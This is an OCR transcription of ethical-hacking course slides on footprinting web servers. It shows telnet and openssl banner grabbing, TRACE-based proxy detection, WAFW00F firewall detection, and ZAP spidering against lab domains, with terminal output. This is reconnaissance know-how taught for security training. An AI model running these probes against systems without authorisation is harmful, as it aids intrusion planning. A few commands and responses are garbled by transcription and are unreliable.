
https://nmap.org

Footprint Web Infrastructure: Server Identification/ Banner Grabbing

- Analyze the **server response header field** to identify the make, model, and version of the web server software
- **Syntax**: `C:\telnet <Website domain or IP address> 80`




```
┌─[root@parrot]─[~]
└──╼ #telnet www.moviescope.com 80
Trying 10.10.1.19...
```


telnet www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help


```
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 19 Apr 2022 05:38:24 GMT
Connection: close
Content-Length: 703
```

Server identified as Microsoft-IIS

- Run command `s_client -host <target website> -port 443`
- Type `GET/HTTP/1.0` and press enter to get the server information


openssl - Parrot Terminal
Click to view month calendar
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #openssl
OpenSSL> s_client -host certifiedhacker.com -port 443
CONNECTED(00000003)
depth=2 C = US, O = Internet Security Research Group, CN = ISRG Root X1
```



```
GET/HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Thu, 26 May 2022 06:35:59 GMT
Server: Apache
Content-Length: 347
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<p>Additionally, a 400 Bad Request
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html>
closed
```

Server identified as Apache

Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site


Detecting Proxies

- Determine whether your target site is **routing your requests** through any proxy servers
- Proxy servers generally **add certain headers in the response header field**
- Use the HTTP/1.1 **TRACE** method to identify any changes that a proxy server made to the request

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 23 Apr 2022 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Detecting Web Application Firewalls

- Determine whether your **target site is running a web app firewall** in front of a web application
- **Check the cookies response to your request** because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as **WAFW00F** to find which WAF is running in front of the application



```
┌─[root@parrot]─[/home/attacker]
└──╼ #wafw00f certifiedhacker.com

                ~ WAFW00F : v2.1.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://certifiedhacker.com
[+] The site https://certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.
[~] Number of requests: 2
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

https://github.com

Footprint Web Infrastructure: Hidden Content Discovery

- Discover any **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- This allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.


Web Spidering/Crawling

- Web spiders/crawlers automatically **discover hidden content** and functionality by parsing HTML forms and client-side JavaScript requests and responses
- Attackers use tools such as OWASP Zed Attack Proxy, Burp Suite, WebScarab, and Mozenda Web Agent Builder for web spidering/crawling

Attacker-Directed Spidering

- The attacker accesses all **functionality of an application** and uses an intercepting proxy such as OWASP Zed Attack Proxy to monitor all requests and responses
- The intercepting **proxy parses** all application responses and reports the content and functionality it discovers

OWASP Zed Attack Proxy



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com Select...

Use traditional spider: ☑

Alerts (8)
- SQL Injection
- Viewstate without MAC Signature (Unsure) (3)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (3)
- Server Leaks Information via "X-Powered-By" H
- X-AspNet-Version Response Header (3)
- X-Content-Type-Options Header Missing (16)
- Information Disclosure - Suspicious Comments

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.


Alerts 2 1 4 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

https://www.zaproxy.org

Footprint Web Infrastructure: Detect Load Balancers

